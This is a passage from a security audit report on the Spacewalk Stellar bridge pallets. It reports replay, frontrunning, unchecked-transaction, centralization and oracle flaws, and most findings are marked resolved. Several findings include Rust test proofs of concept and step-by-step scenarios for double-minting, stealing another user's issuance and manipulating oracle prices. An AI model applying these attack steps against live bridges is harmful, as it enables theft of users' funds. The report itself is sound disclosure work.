2. User U calls `request_issue` with an amount X of tokens and the vault V, generating the issue I2.
3. User U transfer the X tokens on the Stellar chain to the vault V, generating the transaction T.
4. User U calls `execute_issue` with the issue I1 and the transaction T. User gets X bridged tokens.
5. User U calls `execute_issue` with the issue I2 and the transaction T. User gets X bridged tokens again.
6. User can repeat the previous steps unlimited to get all the tokens from vault V. The same can be repeated to all the vaults.

Proof of Concept

The following instructions explain how to add and execute the PoC of the previous scenario in the `Issue` module. All the mentioned files can be found in `pallets/issue/src`.

Add the PoC as a test in `test.rs` as follows:

```
#[test]
fn test_replay_execute_issue() {
    run_test(|| {
        let issue_asset = VAULT.wrapped_currency();
        let issue_amount = 3;
        let issue_fee = 1;
        let griefing_collateral = 1;
        let amount_transferred = 3;

        let issue_id_initial =
            setup_execute_with_origin(USER, issue_amount, issue_fee,
griefing_collateral, amount_transferred)
                    .unwrap();
        let issue_id_replay =
        setup_execute_with_origin(USER, issue_amount, issue_fee,
griefing_collateral, amount_transferred)
                .unwrap();

        let proof =
            stellar_relay::testing_utils::build_dummy_proof_for::<Test>
(issue_id_initial, true);

        println!("[PRE FIRST EXECUTION] BALANCE USER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &USER));
        assert_ok!(execute_issue_with_proof(USER, &issue_id_initial,
proof.clone()));
        println!("[PRE SECOND EXECUTION] BALANCE USER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &USER));
        assert_ok!(execute_issue_with_proof(USER, &issue_id_replay, proof.clone()));
        println!("[POST SECOND EXECUTION] BALANCE USER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &USER));

        assert_eq!(Tokens::free_balance(VAULT.wrapped_currency(), &USER), 4);

        let execute_issue_event = TestEvent::Issue(Event::ExecuteIssue {
            issue_id: issue_id_replay,
            requester: USER,
            vault_id: VAULT,
            amount: issue_amount,
            asset: issue_asset,
            fee: issue_fee,
        });
        assert!(System::events().iter().any(|a| a.event == execute_issue_event));
        let executed_issue: IssueRequest<AccountId, BlockNumber, Balance,
CurrencyId> =
            Issue::issue_requests(&issue_id_replay).unwrap();
        assert!(matches!(executed_issue, IssueRequest { .. }));
        assert_eq!(executed_issue.amount, issue_amount - issue_fee);
        assert_eq!(executed_issue.fee, issue_fee);
```

```
        assert_eq!(executed_issue.griefing_collateral, griefing_collateral);
    })
}
```

Add the following util functions in `test.rs`:

```
fn setup_execute_with_origin(
    origin: AccountId,
    issue_amount: Balance,
    issue_fee: Balance,
    griefing_collateral: Balance,
    amount_transferred: Balance,
) -> Result<H256, DispatchError> {
    ext::vault_registry::get_active_vault_from_id::<Test>
        .mock_safe(|_| MockResult::Return(Ok(init_zero_vault(VAULT))));
    ext::vault_registry::issue_tokens::<Test>.mock_safe(|_, _|
MockResult::Return(Ok(())));
    ext::vault_registry::is_vault_liquidated::<Test>.mock_safe(|_|
MockResult::Return(Ok(false)));

    ext::fee::get_issue_fee::<Test>.mock_safe(move |_|
MockResult::Return(Ok(wrapped(issue_fee))));
    ext::fee::get_issue_griefing_collateral::<Test>
        .mock_safe(move |_| MockResult::Return(Ok(griefing(griefing_collateral))));

    let issue_id =
        request_issue_ok_with_address(origin, issue_amount, VAULT,
RANDOM_STELLAR_PUBLIC_KEY)?;
    <security::Pallet<Test>>::set_active_block_number(5);

    ext::currency::get_amount_from_transaction_envelope::<Test>.mock_safe(move |_,
_, currency| {
        MockResult::Return(Ok(Amount::new(amount_transferred, currency)))
    });

    Ok(issue_id)
}

fn execute_issue_with_proof(origin: AccountId, issue_id: &H256, proof: (Vec<u8>,
Vec<u8>, Vec<u8>)) -> Result<(), DispatchError> {
    Issue::_execute_issue(
        origin,
        *issue_id,
        proof.0,
        proof.1,
        proof.2,
    )
}
```

Modify the current mock functions in `test.rs`. The current mock is repeating the same issue id to all the issues, but this is not the real behaviour in production. To avoid this we can comment/delete the third line in the testing util function `request_issue_ok_with_address`:

```
fn request_issue_ok_with_address(
    origin: AccountId,
    amount: Balance,
    vault: DefaultVaultId<Test>,
    _address: StellarPublicKeyRaw,
) -> Result<H256, DispatchError> {
    ext::vault_registry::ensure_not_banned::<Test>.mock_safe(|_|
MockResult::Return(Ok(())));

    // ext::security::get_secure_id::<Test>.mock_safe(|_|
MockResult::Return(get_dummy_request_id()));

    ext::vault_registry::try_increase_to_be_issued_tokens::<Test>
        .mock_safe(|_, _| MockResult::Return(Ok(())));
    ext::vault_registry::get_stellar_public_key::<Test>
        .mock_safe(|_| MockResult::Return(Ok(DEFAULT_STELLAR_PUBLIC_KEY)));

    Issue::_request_issue(origin, amount, vault)
}
```

Add test validators and organization to the Mock in `mock.rs`, the `build_with` method of `ExtBuilder` should look as follows:

```
impl ExtBuilder {
    pub fn build_with(balances: orml_tokens::GenesisConfig<Test>) ->
sp_io::TestExternalities {
        ...
        let (validators, organizations) =
stellar_relay::testing_utils::get_validators_and_organizations::<Test>();

        stellar_relay::GenesisConfig::<Test> {
            old_validators: vec![],
            old_organizations: vec![],
            validators,
            organizations,
            is_public_network: true,
            enactment_block_height: 0,
            phantom: Default::default(),
        }
        .assimilate_storage(&mut storage)
        .unwrap();

        storage
    }
}
```

Execute the PoC with the following commands:

```
cargo test --package issue --lib -- tests::test_replay_execute_issue --exact --
nocapture
``
```

Recommendation

We recommend adding a validation to verify the transaction that happened on Stellar is related to the issue.

Alleviation

`[Certik]`: The team heeded the advice and resolved the finding in the commit hash 0f95eeb1976ef9fceb311eeeb0ade2dc3eeaeb92.

GLOBAL-03 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization / Privilege	**Major**		**Mitigated**

Description

In the Spacewalk project, the root account has the authority to execute dispatchable functions that require the Root privileges including but not limited to:

- Calling the `set_code` function, used to upgrade the runtime code.
- Updating the default period of `Redeem`, `Replace` and `Issue`.
- Updating the volume rate limit of the share of rewards received by the vaults.
- Update the fee of the transactions.
- Insert or remove authorized oracles.
- Update the collateral limits.

Any compromise to the sudo account may allow a hacker to take advantage of this authority and:

- Control the chain's runtime and execute potential malicious functionality in the runtime.
- Updating the default period of `Redeem`, `Replace`, and `Issue` to a very short period, not allowing vaults/users to complete their requests and leveraging this to create a cancel request and slash the users/vaults collateral.
- Change the volume rate limit to zero so vaults do not receive rewards.
- Set a very high fee for each transaction, slashing the users' and vault transactions.
- Remove all the authorized oracles and insert malicious oracles with corrupted data.

Recommendation

Here are some feasible short-term and long-term suggestions that would mitigate the potential risk to a different level and suggestions that would permanently fully resolve the risk.

In case the Sudo pallet is intended to be used for privileged operations (Short Term solution):

A combination of a time-delayed proxy and a multi-signature (⅔, ⅗) wallet mitigates the risk by delaying the sensitive operation and avoiding a single point of key management failure. This includes:

- A time-delayed proxy with reasonable latency, such as 48 hours, for community awareness of privileged operations; AND

- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to a private key compromise; AND
- A medium/blog link for sharing the time-lock contract and multi-signers addresses information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the time-delayed proxy configuration.
- Provide the multi-signature account configuration.
- Provide a link to the medium/blog with all of the above information included

If a Governance or DAO is intended to execute privileged operations (Long Term):

A combination of a time-delayed proxy on the contract upgrade operation and a DAO for controlling the upgrade operation mitigates the contract upgrade risk by applying transparency and decentralization.

- A time-delayed proxy with reasonable latency, such as 48 hours, for community awareness of privileged operations; AND
- Introduction of a DAO, governance, or voting pallet to increase decentralization, transparency, and user involvement; AND
- A medium/blog link for sharing the time-lock contract, multi-signers addresses, and DAO information with the community.

For remediation and mitigated status, please provide the following information:

- Provide the time-delayed proxy configuration.
- Provide the implementation of the DAO used.
- Provide a link to medium/blog with all the above information included.

We recommend the project team consider the long-term solution. Although, the project team shall make a decision based on the current state of their project, timeline, and project resources.

Alleviation

[Certik]: The finding has been marked as Mitigated because the Spacewalk bridge is agnostic from the runtime implementation. Although, there is still the need to highlight the need for safe and decentralized implementation of the privileged account when using the Spacewalk pallets. If this account is compromised or acts maliciously it can completely disrupt the safety of the bridge.

LBC-02 | POTENTIAL FRONTRUNNING IN PALLET ISSUE

Category	Severity	Location	Status
Logical Issue, Control Flow	Major	pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 449~460	Resolved

Description

File: /pallets/issue/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The `execute_issue` function in pallet `Issue` is called after a user transfers the assets, requested with the `request_issue` function, on Stellar to the designated Vault address. The function requires an `issue_id`, created in `request_issue`, and the Stellar transfer transaction metadata and signature made by the user requesting the issue. The transaction is validated against the Tier 1 nodes of the Stellar chain, to verify it actually happened on-chain. However, there is no validation that connects the issue's requester (user) and the transaction. This can lead to any user listening to Stellar transactions towards any vault, crafting an `issue_request` (matching the same amount and vault of the transaction), and to frontrun the call of `execute_issue` claiming the issuance of token in the parachain to them instead.

Note that this finding has been confirmed through unit tests and simulations in a local testnet environment.

Scenario

The following scenario represents a case where a user is bridging any amount from Stellar to the parachain:

1. User U calls `request_issue` with an amount X of tokens and the vault V, generating the issue I1.
2. User U transfer the X tokens on the Stellar chain to the vault V, generating the transaction T.
3. Attacker A calls `request_issue` with the same amount (i.e., X) of tokens and the vault V, generating a new issue I2.
4. Attacker A calls `execute_issue` with the issue I2 and the user U transaction T. Everything is validated correctly and attacker A receives X tokens on the parachain. Attacker never had to transfer tokens to the vault and didn't even need a Stellar account.

Proof of Concept

The following instructions explain how to add and execute the PoC of the previous scenario in the `Issue` module. All the mentioned files can be found in `pallets/issue/src`.

Add the PoC as a test in `test.rs` as follows:

```
const ATTACKER: u64 = 4;

#[test]
fn test_steal_execute_issue() {
    run_test(|| {
        let issue_asset = VAULT.wrapped_currency();
        let issue_amount = 3;
        let issue_fee = 1;
        let griefing_collateral = 1;
        let amount_transferred = 3;

        let issue_id_user =
            setup_execute_with_origin(USER, issue_amount, issue_fee,
griefing_collateral, amount_transferred)
                    .unwrap();

        let issue_id_attacker =
                    setup_execute_with_origin(ATTACKER, issue_amount, issue_fee,
griefing_collateral, amount_transferred)
                            .unwrap();

        let proof_user =
            stellar_relay::testing_utils::build_dummy_proof_for::<Test>
(issue_id_user, false);

        let proof_atacker =
            stellar_relay::testing_utils::build_dummy_proof_for::<Test>
(issue_id_attacker, false);

        assert_ne!(issue_id_user, issue_id_attacker);
        assert_ne!(proof_user, proof_atacker);

        println!("[PRE ATTACK] BALANCE ATTACKER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &ATTACKER));
        println!("[PRE ATTACK] BALANCE USER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &USER));
        assert_ok!(execute_issue_with_proof(ATTACKER, &issue_id_attacker,
proof_user.clone()));
        println!("[POST ATTACK] BALANCE ATTACKER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &ATTACKER));
        println!("[POST ATTACK] BALANCE USER: {:?}",
Tokens::free_balance(VAULT.wrapped_currency(), &USER));
        assert_eq!(Tokens::free_balance(VAULT.wrapped_currency(), &ATTACKER), 2);
        assert_eq!(Tokens::free_balance(VAULT.wrapped_currency(), &USER), 0);

        let execute_issue_event = TestEvent::Issue(Event::ExecuteIssue {
            issue_id: issue_id_attacker,
            requester: ATTACKER,
            vault_id: VAULT,
            amount: issue_amount,
```

```
            asset: issue_asset,
            fee: issue_fee,
        });
        assert!(System::events().iter().any(|a| a.event == execute_issue_event));
        let executed_issue: IssueRequest<AccountId, BlockNumber, Balance,
CurrencyId> =
            Issue::issue_requests(&issue_id_attacker).unwrap();
        assert!(matches!(executed_issue, IssueRequest { .. }));
        assert_eq!(executed_issue.amount, issue_amount - issue_fee);
        assert_eq!(executed_issue.fee, issue_fee);
        assert_eq!(executed_issue.griefing_collateral, griefing_collateral);
    })
}
```

Add the following util functions in `test.rs`:

```
fn setup_execute_with_origin(
    origin: AccountId,
    issue_amount: Balance,
    issue_fee: Balance,
    griefing_collateral: Balance,
    amount_transferred: Balance,
) -> Result<H256, DispatchError> {
    ext::vault_registry::get_active_vault_from_id::<Test>
        .mock_safe(|_| MockResult::Return(Ok(init_zero_vault(VAULT))));
    ext::vault_registry::issue_tokens::<Test>.mock_safe(|_, _|
MockResult::Return(Ok(())));
    ext::vault_registry::is_vault_liquidated::<Test>.mock_safe(|_|
MockResult::Return(Ok(false)));

    ext::fee::get_issue_fee::<Test>.mock_safe(move |_|
MockResult::Return(Ok(wrapped(issue_fee))));
    ext::fee::get_issue_griefing_collateral::<Test>
        .mock_safe(move |_| MockResult::Return(Ok(griefing(griefing_collateral))));

    let issue_id =
        request_issue_ok_with_address(origin, issue_amount, VAULT,
RANDOM_STELLAR_PUBLIC_KEY)?;
    <security::Pallet<Test>>::set_active_block_number(5);

    ext::currency::get_amount_from_transaction_envelope::<Test>.mock_safe(move |_,
_, currency| {
        MockResult::Return(Ok(Amount::new(amount_transferred, currency)))
    });

    Ok(issue_id)
}

fn execute_issue_with_proof(origin: AccountId, issue_id: &H256, proof: (Vec<u8>,
Vec<u8>, Vec<u8>)) -> Result<(), DispatchError> {
    Issue::_execute_issue(
        origin,
        *issue_id,
        proof.0,
        proof.1,
        proof.2,
    )
}
```

Modify the current mock functions in `test.rs`. The current mock is repeating the same issue id to all the issues, but this is not the real behaviour in production. To avoid this we can comment/delete the third line in the testing util function `request_issue_ok_with_address`:

```
fn request_issue_ok_with_address(
    origin: AccountId,
    amount: Balance,
    vault: DefaultVaultId<Test>,
    _address: StellarPublicKeyRaw,
) -> Result<H256, DispatchError> {
    ext::vault_registry::ensure_not_banned::<Test>.mock_safe(|_|
MockResult::Return(Ok(())));

    // ext::security::get_secure_id::<Test>.mock_safe(|_|
MockResult::Return(get_dummy_request_id()));

    ext::vault_registry::try_increase_to_be_issued_tokens::<Test>
        .mock_safe(|_, _| MockResult::Return(Ok(())));
    ext::vault_registry::get_stellar_public_key::<Test>
        .mock_safe(|_| MockResult::Return(Ok(DEFAULT_STELLAR_PUBLIC_KEY)));

    Issue::_request_issue(origin, amount, vault)
}
```

Add test validators and organization to the Mock (`mock.rs`), the `build_with` method of `ExtBuilder` should look as follows:

```
impl ExtBuilder {
    pub fn build_with(balances: orml_tokens::GenesisConfig<Test>) ->
sp_io::TestExternalities {
        ...
        let (validators, organizations) =
stellar_relay::testing_utils::get_validators_and_organizations::<Test>();

        stellar_relay::GenesisConfig::<Test> {
            old_validators: vec![],
            old_organizations: vec![],
            validators,
            organizations,
            is_public_network: true,
            enactment_block_height: 0,
            phantom: Default::default(),
        }
        .assimilate_storage(&mut storage)
        .unwrap();

        storage
    }

    pub fn build() -> sp_io::TestExternalities {
        ExtBuilder::build_with(orml_tokens::GenesisConfig::<Test> {
            balances: vec![DEFAULT_COLLATERAL_CURRENCY, DEFAULT_NATIVE_CURRENCY]
                .into_iter()
                .flat_map(|currency_id| {
                    vec![
                        (USER, currency_id, ALICE_BALANCE),
                        (VAULT.account_id, currency_id, BOB_BALANCE),
                        (4, currency_id, 100),
                    ]
                })
                .collect(),
        })
    }
}
```

Execute the PoC with the following commands:

```
cargo test --package issue --lib -- tests::test_steal_execute_issue --exact --
nocapture
``
```

Recommendation

We recommend adding more validations around the transaction verification that includes data about the user that is requesting the issue and receiving the issue or making sure that the stellar transaction provided includes the correct

`issue_id` in the `memo` field. We also recommend testing and documenting extensively any decision.

Alleviation

`[Certik]`: The team heeded the advice and resolved the finding in the commit hash 0f95eeb1976ef9fceb311eeeb0ade2dc3eeaeb92.

LI7-01 | POTENTIAL REPLAY ATTACK IN PALLET REDEEM

Category	Severity	Location	Status
Logical Issue, Control Flow	Major	pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 690	Resolved

Description

File: /pallets/redeem/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The `execute_redeem()` function can be called by anyone and it allows a `RedeemRequest` to be executed given a valid transaction on the stellar chain. As a consequence, the user wrapped assets on the parachain indicated in the request are burned and a proportional amount of collateral is released from the validator's collateral. The transaction should provide proof of transfer of tokens on stellar chain from validator to the user indicated account. Although, the function does not validate any relation between the `RedeemRequest` and the passed stellar transaction envelope it only ensures its validity. This means that an `Vault` could call the `execute_redeem()` without actually sending the Stellar assets to the user account on the stellar chain.

Scenario

The following scenario could happen:

1. The User generates a `redeemRequest` indicating a vault and the amount of to redeem.
2. The Vault does not transfer any amount to the user account.
3. The Vault calls `execute_redeem()` with any valid stellar transaction.
4. The Vault has its collateral released, the users burns its wrapped tokens for nothing in exchange.

Recommendation

We recommend checking that the passed `transaction_envelope` MEMO field is validated and related to the particular `RedeemRequest` to be executed before actually executing it.

Alleviation

`[Certik]`: The team heeded the advice and resolved the finding in the commit hash b05e34fdafec493903adef43f6709e4091f6567d.

LIF-01 | POTENTIAL REPLAY ATTACK IN PALLET REPLACE

Category	Severity	Location	Status
Logical Issue, Control Flow	Major	pallets/replace/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 552	Resolved

Description

File: /pallets/replace/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The `execute_replace()` function can be called by anyone and it allows an accepted `ReplaceRequest` to be executed given a valid transaction on the stellar chain. As a consequence, the asset of an `oldVault` is released and the `newVault` has its collateral locked because supposedly it has received some of the Stellar Asset from the `oldVault` on the stellar chain, which should be confirmed by the passed transaction itself. Although, the function does not validate any relation between the `ReplaceRequest` and the passed stellar transaction envelope it only ensures the validity. This means that an `oldVault` could call the `execute_replace()` without actually sending the Stellar assets to the `newVault` on the stellar chain.

Scenario

The following scenario could happen:

1. The `oldVault` generates a `replaceRequest`.
2. The `newVault` accepts the requests.
3. The `oldVault` calls `execute_replace()` with any valid stellar transaction.
4. The `oldVault` has its `DOT` tokens released and still keeps the original Stellar assets on the stellar chain. In the meantime, `newVault` has collateral locked for assets he doesn't own on the stellar chain.

Recommendation

We recommend checking that the passed `transaction_envelope` Memo field is validated and related to the particular `ReplaceRequest` to be executed before executing it.

Alleviation

`[Certik]`: The team heeded the advice and resolved the finding in commit hash: `a641364cc3b9d2a2de510b520c5e2cce9510d621`.

LIH-01 ORACLES SYSTEM MISSING VALIDATIONS AND INCENTIVES

Category	Severity	Location	Status
Centralization / Privilege, Design, Game Theory	**Major**	**pallets/oracle/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 365~367**	**Mitigated**

Description

File: /pallets/orecle/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The pallet `Oracle` implements the logic to fetch the prices of the assets involved in Spacewalk and to make them usable to the other pallets. These prices are critical information to ensure the correctness of the system's behavior, e.g. they can be used to determine whether a Vault should be liquidated.

At the current stage of its implementation, the `Oracle` pallet lacks of any mechanism to guarantee the values are provided by at least a fraction of the total number of oracles. Indeed, this pallet contains a list of allowed oracles that can feed values, but there is no validation of how many are involved in the process. Furthermore, the aggregation mechanism is the median of all the raw values fetched during a block. In other words, each oracle can feed one value for each usable token for each block, and when the next block starts, all the raw values fetched are ordered from lower to higher and the median is chosen as the new price of the token.

The problem arises when a fraction of the number of oracles act maliciously (i.e., providing incorrect values). Considering that the protocol lacks protection mechanisms, such as the incentive to provide correct values or punishment when providing incorrect values, oracles are not discouraged to provide incorrect values.

In the literature, there are available several decentralized oracle systems and most of them use a substantial amount of different oracles, together with punishment/incentives mechanisms to control their behavior.

Scenario

There are multiple ways oracles could manipulate the system, especially if there is a small amount of oracles:

- If there is only one oracle, this could put any value and it will be considered correct, even if it could conduce to problems.
- If there are two oracles, the greatest value will always be considered correct even if the lower one is correct.
- If there are three or more oracles, the median will be considered correct. It will require more than 50% of malicious oracles to manipulate the values.

Proof of Concept

If there are 4 oracles allowed, it will require half of the oracles to manipulate the price. This can be seen in the following example:

```
fn feed(currency_id: CurrencyId, oracle: u64, amount: u128) {
    assert_ok!(Oracle::feed_values(
        RuntimeOrigin::signed(oracle),
        vec![(OracleKey::ExchangeRate(currency_id), FixedU128::from(amount))]
    ));
}

#[test]
fn test_manipulate_feed() {
    run_test(|| {
        Oracle::is_authorized.mock_safe(|_| MockResult::Return(true));
        let id = Token(DOT);
        let key = OracleKey::ExchangeRate(id);
        let real_price = 6;
        let manipulated_price = 10000;

        feed(id, 1, real_price);
        feed(id, 2, real_price);
        feed(id, 3, manipulated_price);
        feed(id, 4, manipulated_price);
        mine_block();
        assert_eq!(Oracle::get_price(key).unwrap(),
FixedU128::from(manipulated_price));
    });
}
```

Recommendation

We recommend adding the validation on each aggregation that the provided information has been computed by at least a fraction of the total oracles to ensure variety in the results. Furthermore, we recommend adding incentives/punishment mechanisms to control the oracle's behavior and to ensure their compromise with the correct behavior of the system.

Alleviation

`[Certik]`: The finding has been Mitigated in commit hash a45d113471efc8df2f5d144076edb09aa9b3d760. The risk of having problems with the median has been removed because this task has been delegated to an external entity (i.e., DIA). This data provider utilizes multiple sources to collect price feeds and performs the calculation of the median value itself. Although, the fact of relying on this data provider only could still cause centralization-related issues.

PAL-01 | UNCHECKED DATA OF STELLAR TRANSACTIONS

Category	Severity	Location	Status
Logical Issue, Control Flow	Major	pallets/issue/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 423; pallets/redeem/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 666; pallets/replace/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 518	Resolved

Description

Files:

- /pallets/issue/src/lib.rs
- /pallets/replace/src/lib.rs
- /pallets/redeem/src/lib.rs

Commit Hash:

- redeem - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- replace - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd
- issue - 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The functions to execute an operation (e.g., Redeem, Replace, Issue) can be called by anyone and it allows a request to be executed given a valid transaction proof on the stellar chain.

The transaction should provide proof of the transfer of tokens on the stellar chain guaranteeing that the expected amount of stellar assets is moved to the expected account. However for the Replace and Redeem operations, there is no validation on the amount and recipient of the transaction to be the ones indicated in the requests. While for the Issue operation there is a check on the amount but the recipient remains unchecked.

Therefore, there is no guarantee that the amount and or the recipient indicated in the requests has been used to execute transactions on Stellar, enabling users or vaults to act maliciously and trick the Spacewalk bridge that the Stellar asset has been sent, when it actually has not.

Scenario

An example scenario is given for the Redeem operation, but a similar scenario happens for the rest of the operations:

1. The User generates a `redeemRequest` indicating a vault and the amount to redeem.
2. The Vault transfers an incorrect amount to an account he owns on the stellar chain inserting the correct `redeemRequest` id in the MEMO field.

3. The Vault calls `execute_redeem()` with the transaction proof.
4. The Vault has its collateral released, and the user burns its wrapped tokens for nothing in exchange.

Recommendation

We recommend that both the amount and the recipient of the transaction are validated against the data included in the requests.

Alleviation

`[Certik]`: The client heeded the advice and resolved the finding in commit hash d784debeb43d9a9923030d953f89918b6c83594f.

EXU-01 | OPEN REQUEST MAY BE LOST ON FAILURE

Category	Severity	Location	Status
Logical Issue	Medium	clients/vault/src/execution.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 325~326	Partially Resolved

Description

File: /clients/vault/src/execution.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

When processing the open requests, matching the replace and redeem requests with transactions on the Stellar chain, the first step removes it from the collection of open requests. This approach is not advised because if a request fails (e.g., temporary internet disconnection) the loop will not retry the request and will continue processing other transactions.

Due to the request being removed from the queue, there is no way of retrying or recovering it. Moreover, there is a chance of losing this request if new requests come in and the failed transaction is outside the operation window, which is currently the last 200 operations.

Recommendation

We advise the team to remove the element from the collection only once it was processed. In case it fails, it could be added back to the `open_requests` collection to retry later.

Alleviation

`[Certik]`: The team implemented multiple retries for the execution of a task in the commit hash fdfcb194b33d0c69066aba75484e0c8f33f3fe51, reducing the risk of this finding. Although, the possibility of it happening is still in place. Therefore, it has been marked as partially resolved.

LIH-02 | POTENTIAL DISRUPTION OF ORACLES SYSTEM

Category	Severity	Location	Status
Volatile Code, Control Flow	Medium	pallets/oracle/src/lib.rs (9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd): 271~273	Resolved

Description

File: /pallets/oracle/src/lib.rs

Commit Hash: 9b25b0a828f5c0382c2e8e724a4f18ebc061cfbd

The oracles system is designed to aggregate the data feed by all the oracles after each block. To achieve this, the `Oracle` pallet uses the `RawValues` and `RawValuesUpdated` storages, where the first associates an oracle and the last value of a specific key it contributed, and the second associates a key and if the value was updated in the last block. However, there is a substantial problem in the control flow of the data, there's no mechanism to avoid an oracle providing values to useless keys, (e.g) a currency that doesn't exist, and there's no mechanism to delete useless data. In the current implementation, this introduces a serious problem when a value expires and no oracle has provided new values. In this situation, the pallet will consider the oracles are offline, even if all the other keys are fed on time, and as consequence is going to stop the parachain by setting up the status to error.

If the parachain status is set to error, plenty of operations in the other pallets don't work and this could cause, (e.g), a vault not being able to execute a redeem and losing collateral upon its cancellation.

Apart from not having a mechanism to avoid useless feeds, the implementation lacks of a mechanism to remove a feed that is not required. At the current state of the implementation, upon the occurrence of these problems, there are two viable solutions:

- Feed the useless key forever.
- Upgrade the pallet to add a call that allows removing the useless feed from `RawValues` storage.

Scenario

There are multiple ways this could happen but for demonstration purposes, we can see two scenarios:

- If we assume oracles have good intentions but there is one oracle that made a mistake and provided a useless currency without noticing it, it could conduce to the parachain to stop after the max delay a value can be fed again.
- In case an oracle is removed from the authorized oracles and this oracle was the only one providing the values of a specific asset, this could cause the parachain to stop.

Proof of Concept

In the following PoC, we can see the first scenario mentioned before. To execute this PoC, add the code to the end of the `pallets/oracle/src/test.rs` file and execute with `cargo test --package oracle --lib --tests::test_insert_useless_currency --exact --nocapture`.

```
#[test]
fn test_insert_useless_currency() {
    run_test(|| {
        Oracle::is_authorized.mock_safe(|_| MockResult::Return(true));
        Oracle::get_max_delay.mock_safe(move || MockResult::Return(9));
        let important_currency = Token(DOT);
        let important_currency_price = 6;
        let important_currency_key = OracleKey::ExchangeRate(important_currency);
        let useless_currency = primitives::CurrencyId::ForeignAsset(50);
        let useless_currency_price = 10000;

        // Block N: Oracles feed the price of the important currency (DOT) as usual
        Oracle::get_current_time.mock_safe(move || MockResult::Return(0));
        feed(important_currency, 1, important_currency_price);
        feed(important_currency, 2, important_currency_price);
        feed(important_currency, 3, important_currency_price);
        // Oracle 3 feed the price of a useless currency by mistake
        feed(useless_currency, 3, useless_currency_price);
        mine_block();

        // Block N+1: Oracle feed is working correctly
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Running);
        assert_eq!(Oracle::get_price(important_currency_key.clone()).unwrap(),
FixedU128::from(important_currency_price));

        // Block N+5: Oracles feed the price of the important currency (DOT) as
usual
        Oracle::get_current_time.mock_safe(move || MockResult::Return(5));
        feed(important_currency, 1, important_currency_price);
        feed(important_currency, 2, important_currency_price);
        feed(important_currency, 3, important_currency_price);
        mine_block();

        // Block N+6: Oracle feed is working correctly
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Running);
        assert_eq!(Oracle::get_price(important_currency_key.clone()).unwrap(),
FixedU128::from(important_currency_price));

        // Block N+10: Oracles feed the price of the important currency (DOT) as
usual
        // The prices of the feed on block N will be considered as outdated ->
useless currency price
        Oracle::get_current_time.mock_safe(move || MockResult::Return(10));
        feed(important_currency, 1, important_currency_price);
        feed(important_currency, 2, important_currency_price);
        feed(important_currency, 3, important_currency_price);
        // Oracle 3 doesn't feed the price of the useless currency again
```

```
        mine_block();

        // The oracles system can't find a updated value for the useless currency
and the parachain is stopped
        // The only way to recover is to feed the price of the useless currency
forever
        // or to upgrade the parachain to add a remove raw value key extrinsic
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Error);
        assert_err!(Oracle::get_price(important_currency_key), security::Error::
<Test>::ParachainNotRunning);
    });
}
```

The following PoC is for the second scenario. To execute this PoC, add the code to the end of the `pallets/oracle/src/test.rs` file and execute with `cargo test --package oracle --lib --tests::test_remove_oracle_cause_parachain_stop --exact --nocapture`.

```
#[test]
fn test_remove_oracle_cause_parachain_stop() {
    run_test(|| {
        Oracle::insert_authorized_oracle(RuntimeOrigin::root(), 1, vec![1, 2,
3]).unwrap();
        Oracle::insert_authorized_oracle(RuntimeOrigin::root(), 2, vec![4, 5,
6]).unwrap();
        Oracle::get_max_delay.mock_safe(move || MockResult::Return(9));
        let oracle_1_currency = Token(DOT);
        let oracle_1_currency_price = 6;
        let oracle_1_currency_key = OracleKey::ExchangeRate(oracle_1_currency);
        let oracle_2_currency = Token(KSM);
        let oracle_2_currency_price = 40;
        let oracle_2_currency_key = OracleKey::ExchangeRate(oracle_2_currency);

        // Block N: Oracles feed the price of their tokens as usual
        Oracle::get_current_time.mock_safe(move || MockResult::Return(0));
        feed(oracle_1_currency, 1, oracle_1_currency_price);
        feed(oracle_2_currency, 2, oracle_2_currency_price);
        mine_block();

        // Block N+1: Oracle feed is working correctly
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Running);
        assert_eq!(Oracle::get_price(oracle_1_currency_key.clone()).unwrap(),
FixedU128::from(oracle_1_currency_price));
        assert_eq!(Oracle::get_price(oracle_2_currency_key.clone()).unwrap(),
FixedU128::from(oracle_2_currency_price));

        // Block N+5: Oracles feed the price of their tokens as usual
        Oracle::get_current_time.mock_safe(move || MockResult::Return(5));
        feed(oracle_1_currency, 1, oracle_1_currency_price);
        feed(oracle_2_currency, 2, oracle_2_currency_price);
        // Oracle 2 is removed from the oracles system
        Oracle::remove_authorized_oracle(RuntimeOrigin::root(), 2).unwrap();
        mine_block();


        // Block N+6: Oracle feed is working correctly
        assert_eq!(security::Pallet::<Test>::parachain_status(),
security::StatusCode::Running);
